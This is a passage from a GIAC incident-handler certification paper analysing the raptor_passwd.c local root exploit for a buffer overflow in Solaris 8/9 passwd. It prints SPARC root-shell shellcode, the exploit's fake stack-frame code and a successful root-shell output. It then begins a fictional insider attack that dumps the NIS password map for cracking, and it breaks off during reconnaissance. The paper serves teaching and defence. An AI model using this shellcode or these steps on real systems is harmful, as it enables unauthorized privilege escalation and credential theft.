GIAC
CERTIFICATIONS

# Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

# Local Privilege Escalation in Solaris 8 and Solaris 9 via Buffer Overflow in passwd(1)

Shaun McAdams
GIAC Certified Incident Handler
February 22, 2005

Practical v4.0
Administrivia v3.0

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

## Abstract

While remote compromises are preferred by attackers and most feared by defenders, local privilege escalation can be equally as dangerous and even harder to uncover. A buffer overflow in the passwd program used in Sun Microsystems' Solaris 8 and Solaris 9 Operating Environments can be silently exploited by a valid local user to gain root privileges. The raptor_passwd.c exploit of this vulnerability is investigated in detail. A scenario is described in which the exploit is used as an integral part of an attack. The handling of the incident by information security personnel is demonstrated.

This paper is submitted in partial fulfillment of the GCIH certification requirements under Practical assignment v4.0, Option 1, Administrivia v3.0.


© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

# Table of Contents


Abstract ii
Table of Contents iii
Table of Figures iv
1 Statement of Purpose 1
2 The Exploit 2
2.1 Vulnerability Identification 2
2.2 Operating System 3
2.3 Involved Protocols, Applications, and Services 3
2.4 Description 4
2.4.1 What is the vulnerability? 4
2.4.2 How does the exploit take advantage of the vulnerability? 9
2.5 Signature of the attack 12
3 The Attack 13
3.1 Reconnaissance 13
3.2 Scanning 16
3.3 Exploiting the System 19
3.4 Keeping Access 19
3.5 Covering Tracks 21
4 Handling the Incident 23
4.1 Preparation 23
4.2 Identification 26
4.3 Containment 29
4.4 Incident Timeline 35
4.5 Eradication 37
4.6 Recovery 37
4.7 Lessons Learned 38
5 Exploit References 39
6 References 40
Appendix A 43
Appendix B 53
Appendix C 54
Appendix D 55
Appendix E 56


© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

## Table of Figures


Figure 1: Process Memory 6
Figure 2: The Stack 6
Figure 3: A Stack Frame 7
Figure 4: Buffer Overflow 8
Figure 5: Exploiting the Overflow 8
Figure 6: Network Diagram 25


© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

## 2 Statement of Purpose

Local privilege escalation attacks can allow otherwise authorized users to exceed their authority and gain root or administrator access on a computer. Local compromises are also valued by remote attackers who have gained unprivileged access to a system by means of another vulnerability. Superuser privilege is the end goal of most attacks as it allows reading and writing of any file on the local filesystem, a much improved chance at continued access for the attacker, better options for covering of the attacker's tracks, and an enhanced ability to use the local system resources to attack another host on the network.

The particular exploit we will look at is designed to give a local user with a valid password immediate root privilege on a Solaris 8 or Solaris 9 operating system that has not been fully patched. The passwd program is used by Solaris to allow a user to change their authentication credentials. The unpatched version of the program suffers from a buffer overflow due to a lack of bounds checking on user input. An exploit called raptor_passwd.c takes advantage of this to grant a "root shell" to the user who executes it.

To better illustrate how this exploit would be used, a fictional account of an incident has been created. Our attacker is an insider who already has an account on some systems in a software development company. He wishes to view proprietary source code to which he has not been granted access. Ideally, he will find the files are present on a system to which he has access and on which the passwd program has been unpatched. As a fallback position, he may compromise a system that does not have the desired files on it, and use that system as a launch point for attacks on the servers that do have the data, i.e., a classic island hopping attack. To reach his goal, the attacker will perform the steps of reconnaissance, scanning, exploit execution, keeping access, and covering his tracks.

The software development company is aware that its source code is its most valuable asset. As such, it has designated an Information Security Officer and put into place policies and practices to protect the computer network from unauthorized access. The second part of this paper will discuss the preparations taken by the Information Security Team and their response to such an incident.

While the scenario is fictional, all the steps necessary to carry out the attack and to execute the handling of the incident have been performed on an actual laboratory test network designed for this purpose.

© SANS Institute 2000 - 2005, Author retains full rights.

# 3 The Exploit

## *3.1 Vulnerability Identification*

The vulnerability to be exploited was first mentioned publicly by the vendor, Sun Microsystems, on February 26, 2004, in a security alert titled “Document ID 57454.” The synopsis of the alert was “Security Vulnerability Involving the passwd(1) Command,” but there was little information on the particulars of the vulnerability and a terse recommendation to apply the available patch (Sun). Due to this intentionally vague description, various vulnerability trackers have identified the security flaw with their own names as well as their own numbers.

The first publicly available exploit for the vulnerability was not published until December 4, 2004, by Marco Ivaldi, under the name of raptor_passwd.c (Ivaldi). Although other exploits have not come to light, it is possible that sometime in the nine months between the original announcement of the vulnerability and the raptor_passwd.c release there were other exploits whose authors chose to keep silent. This exploit was one of several Solaris exploits released by Mr. Ivaldi in December, 2004.

**Advisories:**

CVE: CAN-2004-0360
Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0

Sun Alert ID: 57454
Security Vulnerability Involving the passwd(1) Command

CERT-VN: VU#694782
Sun Solaris passwd command allows for privilege escalation

CIAC Bulletin: O-088
Sun passwd(1) Command Vulnerability

ISS X-Force ID: solaris-passwd-gain-privileges(15327)
Solaris passwd(1) allows elevated privileges

BugTraq BID: 9757

Although not truly a variant on this attack, there was a similar use of the Solaris passwd program in conjunction with the runtime linking library (ld.so) to gain root access. That vulnerability was revealed by Jouko Pynnonen in July of 2003, and involved a buffer overflow in the handling of the LD_PRELOAD environment


© SANS Institute 2000 - 2005 Author retains full rights.

variable by ld.so (Pynnonen). It was given CVE number CAN-2003-0609.

## *3.2 Operating System*

The operating systems affected by this vulnerability are versions of Solaris 8 and Solaris 9 on both the SPARC and X86 platforms. It is worth noting that versions of Solaris 8 with early patch revisions are not vulnerable. The bug was introduced in Sun patch 108993-14 for SPARC and patch 108994-14 for X86.

Known vulnerable systems include:

- Solaris 8 on SPARC with patch 108993-14 through 108993-31 and without patch 108993-32 or later
- Solaris 8 on X86 with patch 108994-14 through 108994-31 and without patch 108994-32 or later
- Solaris 9 on SPARC without patch 113476-11 or later
- Solaris 9 on X86 without patch 114242-07 or later

## *3.3 Involved Protocols, Applications, and Services*

The exploit occurs locally on the Solaris system. It does not depend on any network protocols or access to network services. This means that it is not possible to preemptively avoid the exploit by turning off unnecessary network services or hardening the IP stack via a host based firewall. It is also not possible to discover this exploit in action with a Network Intrusion Detection System (NIDS.) Many of the tools of the defender have been rendered useless because the attacker is already on the machine. He may even be sitting at the console.

This vulnerability is not present in a third party application or in an optionally installed package that happens to run on Solaris. The exploit takes advantage of the passwd program, which is installed as part of the SUNWcsu package and is considered part of the “core” operating system. passwd is thus a standard system utility available on every installation of Solaris (and other unix/linux installations for that matter.)

It is also unlikely that passwd will have been made non-executable after installation. The program is used to change a user’s secret password, with which they authenticate to the system. Users are encouraged, and in many cases required, to change their passwords on a regular basis. While some security conscious system administrators may disable certain standard operating system tools for the average user, the passwd program is only slightly less likely to be disabled than cd or ls. In short, if a Solaris system has not been



© SANS Institute 2000 - 2005 Author retains full rights.

patched for this bug, it will be victimized by this exploit.

The Solaris passwd program is invoked by the user from the command line when they wish to change their password. It is a binary executable located in the standard system path at /usr/bin/passwd.

```
wks111% ls –l /usr/bin/passwd
-r-sr-sr-x 1 root  sys    21964 Apr  6  2002 /usr/bin/passwd
```

As can be seen from the listing above, passwd is a set user ID (SUID) and set group ID (SGID) program. This means that when executed, it runs with the privileges of the owner and group of the file, rather than the usual behavior of running with the permissions of the user who invoked it. It has been configured this way so that non-privileged users can change their passwords. This involves writing to the file /etc/shadow (the companion file to /etc/passwd which holds the encrypted password strings), a file which is owned by user root and group sys. As can be seen below, no user can write to this file on a standard Solaris 8 or 9 installation. Only the fact that the root user can override file permissions allows the update to occur.

```
wks111% ls -l /etc/passwd
-r--r--r--   1 root     sys         536 Dec 20 18:21 /etc/passwd
wks111% ls -l /etc/shadow
-r--------   1 root     sys         286 Jan  4 07:37 /etc/shadow
```

Since passwd is SUID root, it provides an enticing target for the potential attacker. Actions the program takes will be performed with the permissions of the Solaris root user, i.e., unfettered permission to read, write, or modify any file. If the program can be convinced to take some action other than what the original programmer intended, that action will also be carried out as root. And in fact, we can convince the program to do just that.

## *3.4 Description*

### 3.4.1 What is the vulnerability?

Solaris is a proprietary operating system, and the source code for its version of passwd is not available. Nonetheless, while Sun was evasive in their original bulletin, the nature of the problem has since been discovered. The passwd program accepts user input three times during its execution. First it prompts the user for his current password to verify the user's identity. Next, it requests a new password string. The program subjects the proposed new password to a series of checks to ensure that it meets some minimum level of complexity. If the new password passes the test, the program prompts the user to enter the password



© SANS Institute 2000 - 2005 Author retains full rights.

again. This is to avoid the case where the user unknowingly mistyped the new password the first time and the program is about to set it to something the user did not intend and does not know.

```
wks111% passwd
passwd: Changing password for joeuser
Enter existing login password:
New Password:
Re-enter new Password:
passwd: password successfully changed for joeuser
wks111%
```

The vulnerability lies in the second set of entered characters, the "new password." The program does not check the length of the entered string to make sure that it will fit in the memory that has been allocated to it. This provides an opportunity to overwrite areas of memory that are being used by the program to store other values.

What can one do with the ability to overwrite areas of memory? There are many papers that describe the details of the "stack smashing" attack. Aleph One's "Smashing The Stack For Fun And Profit" from Phrack 49 is a classic 1996 introduction to turning a buffer overflow to one's advantage (Aleph). Papers by Mudge and Mixter also provide valuable references (Mudge,Mixter). Simpler explanations are available from Pomeranz and Skoudis (Pomeranz[1],Skoudis). Here we will recap the highlights of exploiting buffer overflows.

When a process is invoked on a Unix system, memory is allocated for its use. At the bottom of the allocated memory is the **text** (or **code**) portion. This area contains the original instructions of the program and static, read-only data. This portion of memory may be marked as read-only and attempts to change values stored here may lead to segmentation faults. Directly above the text region is the **data** region. This memory contains global variables and initialized and uninitialized data. At the top of the memory is a region known as the **stack**. This area is where the process carries out calculations. Data in this region will be dynamic. In between the data region and the stack is an area of unclaimed memory. As additional memory is needed for the stack, it will grow "down" into this unused memory towards the text and data segments. (See figure 1.)



© SANS Institute 2000 - 2005 Author retains full rights.





**Figure 1: Process Memory**

Stored at the top of memory in the stack are the original environment variables and arguments that were passed to the program. This is the part of the stack that will be least dynamic. In a clever ruse to confuse non-programmers, we refer to this area at the very top of the allocated memory as the "bottom" of the stack. Below the storage area for arguments is the data for the main function of the program. When a function or subroutine is called, additional memory is set aside for it on the stack in a **stack frame**. Should that routine call another function, another stack frame will be placed below it in memory (on "top" of the stack.) Stack frames are pushed onto or popped off of the top of the stack in a Last In First Out method.





**Figure 2: The Stack**



© SANS Institute 2000 - 2005 Author retains full rights.

Each frame on the stack contains memory segments to hold the following items: the parameters that were passed to the function when it was called; a return pointer which tells which memory address to jump to when the function exits; a frame pointer which points to the end of the previous frame (and allows the use of relative memory offsets); and buffers to hold all the local variables in the function.





**Figure 3: A Stack Frame**

The interesting thing about the buffers in the frame is that they are filled from lower memory address to higher memory address (from “top” to “bottom” of the stack.) Thus, as a value is written into a variable buffer on the stack, it grows back towards the return address. If that buffer is overrun, we can potentially write over the frame pointer and return address, and if the data pushed into the buffer is carefully crafted, it will cause the program to continue execution at an address of our choosing.


© SANS Institute 2000 - 2005 Author retains full rights.





**Figure 4: Buffer Overflow**

In the classic stack smashing technique, the string of bytes used to overflow the buffer contain both platform specific byte-code (shell code) to execute a system program of our choosing with the correct arguments and a return address pointing to that code.





**Figure 5: Exploiting the Overflow**

Rather than have the overflow point to itself, it is also feasible to have it point back into the environment variables or arguments at the bottom of the stack. Since the contents of these values often can be be set by the attacker, this is equally effective. For either case, the construction of the input string is something of an art form. But it only takes one motivated and skilled hacker to



© SANS Institute 2000 - 2005 Author retains full rights.

enable a hoard of less skilled copycats.

### 3.4.2 How does the exploit take advantage of the vulnerability?

So we can overflow the new password buffer in passwd, overwrite the function's return address to point to our shell code on the stack, execute /bin/sh in the context of a SUID root program and have a root shell, right? Not quite.

The stack on a Solaris machine can be made non-executable. Well behaved programs only execute code from the "text" block, not from the stack. Since Solaris 2.6, system administrators have been able to make the stack non-executable, and to log attempts to execute code from the stack by adding a few lines to the /etc/system file (Pomeranz[2]). As for more recent versions of Solaris, according to the Sun Blueprints, "The SPARCv9 64-bit API prohibits the execute flag on stack pages (Noordergraaf)."

How does the raptor_passwd.c exploit overcome this obstacle? The program takes advantage of the fact that the vast majority of programs on a Solaris system make use of a dynamic linker to load additional libraries into the executable memory image at runtime. Statically linked binaries that contain all the routines they need to run in the compiled image have become extremely scarce in the modern computing world. The dynamic linker responsible for loading these libraries on a Solaris operating system is ld.so. And ld.so has some functions the exploit can bend to its will.

The C source code for raptor_passwd is included, with permission, in Appendix A. It will not be reproduced in its entirety here. But we will look at selected portions of the code to follow its logic.

The shellcode we wish to execute will produce a Korn shell running as root:

```
char sc[] = /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
/* setuid() */
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
/* execve() */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\x90\x03\xe0\x20"
"\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\xc0\x22\x20\x14"
"\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";
```

The program begins by determining the base address of the stack portion of memory. It then calls a local function which looks through memory to find the address of ld.so's strcpy function. Yes, ld.so has its own strcpy, and it is loaded into memory at the same location each time. This function will later be used to move our shellcode to a non-stack location. Then the program makes use of the /proc filesystem (a mapping of memory to a virtual file system) to find a segment of memory that is readable, writeable, and executable (**rwx**).



© SANS Institute 2000 - 2005 Author retains full rights.

```
int     sb = ((int)argv[0] | 0xffff) & 0xfffffffc;
int     ret = search_ldso("strcpy");
int     rwx_mem = search_rwx_mem();
```

After printing a banner and checking it was called with the right arguments, the program creates a couple of buffers to hold the coming code. The first buffer will be pushed into the exploitable passwd program. The second becomes an environment variable. The exploit then builds a complete fake stack frame filled with padding and correctly placed arguments we wish to pass to strcpy. The first argument is the location of the **rwx** memory found earlier. The second points to the environment, where the buffer containing the shellcode will be located. The frame is completed with a frame pointer that points to a valid stack location. The exact address that it points to is not important.

```
/* prepare the fake frame */
bzero(ff, sizeof(ff));

/*
 * saved %l registers
 */
set_val(ff, i  = 0, DUMMY);           /* %l0 */
set_val(ff, i += 4, DUMMY);            /* %l1 */
set_val(ff, i += 4, DUMMY);            /* %l2 */
set_val(ff, i += 4, DUMMY);            /* %l3 */
set_val(ff, i += 4, DUMMY);            /* %l4 */
set_val(ff, i += 4, DUMMY);            /* %l5 */
set_val(ff, i += 4, DUMMY);            /* %l6 */
set_val(ff, i += 4, DUMMY);            /* %l7 */

/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);          /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242);       /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);            /* %i2 */
set_val(ff, i += 4, DUMMY);            /* %i3 */
set_val(ff, i += 4, DUMMY);            /* %i4 */
set_val(ff, i += 4, DUMMY);            /* %i5 */
set_val(ff, i += 4, sb - 1000);        /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8);      /* %i7: return address */
```

This frame is added into the environment variable buffer and followed by the shellcode. Using the location of the stack base, knowledge of the size and construction of the fake frame, and information about the platform we are running on, the location of the shellcode is calculated and put into %i1 in the frame. Again, this is the location that strcpy will be copying from. The environment variable and the address of the fake frame are checked for forbidden characters such as NULLs, EOTs and carriage returns before proceeding.



© SANS Institute 2000 - 2005 Author retains full rights.

The string for the buffer overflow is now constructed. It is filled with pointers to the location of the environment variable. It is completed with a pointer to the previously constructed fake frame, and a return address of ld.so's strcpy function.

Having prepared the environment, the passwd program is called. The user's valid password, which was required on the command line when executing raptor_passwd is first passed to the vulnerable program. When the prompt for the new password arrives, it is given the extra long "password" containing the carefully crafted return address information.

As in the stack smashing description above, the return pointer of the new password handling function is overwritten. The vulnerable program flow is directed to the strcpy function in ld.so, and this function finds the arguments it needs in the fake frame located in the environment. These are the **rwx** memory address and the address holding the shellcode. The shellcode is copied into executable memory, the frame exits, and our custom return pointer directs execution back to the place in memory where that same shellcode was just placed. Since the code now lives in an executable memory segment, it is happily executed, and we have our root shell.

When executed, raptor_passwd produces the following output:

```
wks111%./raptor_passwd p@ssw0rd
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM       : SUNW,UltraAX-i2 (5.9)
Using stack base        : 0xffbfffffc
Using var address       : 0xffbffb58
Using rwx_mem address   : 0xff3f6004
Using sc address        : 0xffbfff9c
Using ff address        : 0xffbfff58
Using strcpy() address  : 0xff3e0288

"Pai Mei taught you the five point palm exploding heart technique?" -- Bill
"Of course." -- Beatrix Kidd0, alias Black Mamba, alias The Bride (KB Vol2)

# id;uname -a;uptime;
uid=0(root) gid=9610(gengrp) egid=3(sys)
SunOS wks1 5.9 Generic sun4u sparc SUNW,UltraAX-i2
  1:53pm  up 1 day(s), 16:32,  1 user,  load average: 0.00, 0.00, 0.01
#
```

Testing confirms that Solaris 8 and Solaris 9 are quickly and quietly exploited on the SPARC platform if they lack the required patches. Patched versions of the operating system are not vulnerable. A Solaris on X86 system could not be obtained for testing.



© SANS Institute 2000 - 2005 Author retains full rights.

### *3.5 Signature of the attack*

The beauty of the raptor_passwd attack (or the horror of it, if you are a defender) is that it leaves behind no trace. In the original announcement, Sun wrote:

> There are no reliable symptoms that would show the described issue has been exploited to gain unauthorized elevated privileges to a host (Sun).

Laboratory testing supports this statement. Obviously, as there is no network component to the attack, it cannot be observed by a network intrusion detection system or other network based tool. Not as obvious is that after a success or a failure of the exploit, there is no logging via any of the standard Solaris mechanisms. Even when logging at the debug level no warnings are generated. Likewise, the noexec_user_stack_log = 1 entry in /etc/system does not provide a flag. After all, the code was not executed from the stack.

As a final check, a test Solaris system was configured with the SunSHIELD Basic Security Module (BSM) enabled and the auditing turned up to include all commands executed. This is a very expensive proposition in disk space and record auditing time. As such, BSM would not usually be deployed this way. Even in this configuration, no warnings were seen in the audit trail. At best, close scrutiny of the logs by someone might reveal that commands issued by a user after gaining root were successful when they should not have been. In the case of only execution failures being logged, not even that information would be present.

It is most probable that the attack would be discovered (if discovered) because of actions taken by the intruder after they have gained root access. Ironically, attempts to assure continued access or to cover up the intrusion could be detrimental in this case. Silently becoming root whenever one desires it might be the better approach.



© SANS Institute 2000 - 2005 Author retains full rights.

# 4 The Attack

Jason Johanson is a skilled Computer Science major at a first tier university. He has landed an internship with Exceptional Entertainment, Inc., a developer of Massively Multiplayer Online Games (MMOGs.) EEI has a production facility that serves its games to the general populace, and a separate development facility where improvements are continuously being made to the firm's products.

Since his position is at the development facility, Jason hopes to get a look at the source code for the software that runs EEI's game servers. But instead he is given a task to clean up spelling mistakes in the text messages that are sent to the game players. Not only is this work uninteresting, access to the data structures that house the text messages does not give access to the code that runs the MMOG's artificial intelligence, networking, or world state information. Feeling that this is a waste of his considerable computer skills, Jason resolves that before his internship is over he'll get a look at EEI's game server source code, and perhaps make a copy for himself.

## *4.1 Reconnaissance*

In effect, Jason started his reconnaissance the first week on the job, before he even intended to attempt unauthorized access. As a college intern showing up to his new position in the first week of January, 2005, he needed to ask a lot of questions. The developers were more than happy to explain how the environment was set up. By the time he has decided to steal a copy of EEI's source code on January 10, he has already learned many useful facts that an outside intruder would have to work very hard to discover.

Jason knows that Exceptional Entertainment's development facility has both Solaris and Microsoft Windows computers. The client software for EEI's MMOG runs on Windows, so there are a large number of Windows workstations for developers working on the client code. Although he does not have a PC on his desk, Jason recognizes Windows XP as the operating system on several workstations he has casually observed. Without closer contact, he is unable to determine which Service Pack these systems might be running.

Jason also visits the company's public web site for their flagship title. The system requirements for the game published there indicate that players will need "Windows 98/2000/ME/XP." From this Jason infers that the development team will have access to these operating systems for testing and debugging. He files this information away for possible future use.



© SANS Institute 2000 - 2005 Author retains full rights.

Of more interest is the Solaris workstation that sits on Jason's desk. He knows the MMOG server software runs on Solaris, and there are Sun workstations for software engineers whose work involves any of the server-side development. Jason's workstation is a Sun Blade 150 running Solaris 9. Even though the data he seeks is not present on his local machine, understanding how it was set up may help him in compromising more critical boxes.

Jason does not have much Solaris specific knowledge, but he is knowledgeable about linux. He takes a quick inventory of his workstation, starting with

```
wks111% showrev -a
Hostname: wks111
Hostid: 838bbdc4
Release: 5.9
Kernel architecture: sun4u
Application architecture: sparc
Hardware provider: Sun_Microsystems
Domain: yp.swl.exceptent.com
Kernel version: SunOS 5.9 Generic 117171-13 Oct 2004

OpenWindows version:
Solaris X11 Version 6.6.1  5 May 2004
```

This output is followed by a list of patches that goes on for several screens. The long patch listing and the relatively recent kernel version indicates the machine may be recently patched. An "ls -ltr /var/sadm/patch" leads him to believe the machine was last patched on January 3, the day before he arrived. A patched system will be harder to break into.

The other information is not too interesting, except for that Domain field. Could this machine be running NIS? Running "ypwhich" returns a server the workstation is bound to so, yes, NIS is being used. Jason runs a quick "ypcat passwd" and watches several hundred lines of the password map flash by. After some more reconnaissance, a copy of that output might find its way to the password cracking program "John the Ripper."

The workstation doesn't have an /.rhosts file, nor an /etc/hosts.equiv. It's not granting that level of trust across the network. But it's not expecting many remote logins. On the other hand, it doesn't have an /etc/hosts.allow, so it might not be running tcpwrappers either. This prompts Jason to wonder what /etc/inetd.conf looks like.

```
wks111% cat /etc/inetd.conf
# We run nothing from inetd.  This file should be empty.
wks111%
```



© SANS Institute 2000 - 2005 Author retains full rights.

That is definitely not the default configuration! Jason prefers to use SSH, and has noticed that it is available in the development lab. But he didn't realize that telnet, ftp, and other services were completely disabled. Maybe this is just a workstation configuration. Before logging into some servers to check this theory, the young attacker looks on the local filesystem for an aide.conf file or similar indication that file integrity checking is being performed. He does not find anything that looks suspicious. Wondering if he has missed something, he turns his attention to the network.

In addition to the Sun workstations placed in the developer offices, Jason is personally familiar with two Solaris servers that he has used in the course of his tasks so far. The first is a build server with controlled compilers, libraries, and source code editing tools used for "world builds" and bearing the unlikely moniker **swlbld1**. The second, named **swlccb**, is a source code version control system.

Jason knows there are other similar servers in use, though he has had no interaction with them. He also has discovered by talking to his co-workers, that there is a full blown game server cluster in the building which is used by the Quality Assurance team to make final checks before sending packages to the production facility.

Finally, there are infrastructure servers such as DNS, mail, and print servers that provide services inside the network perimeter. Jason is suspicious that they may also run Solaris based on the headers of the e-mail he receives which contain the string "mail.swl.exceptent.com (8.12.11+Sun/8.12.11)". Having a complete listing of the computers on the network would help. And Jason knows how to get one. Finding the address of his DNS server in /etc/resolv.conf he issues:

```
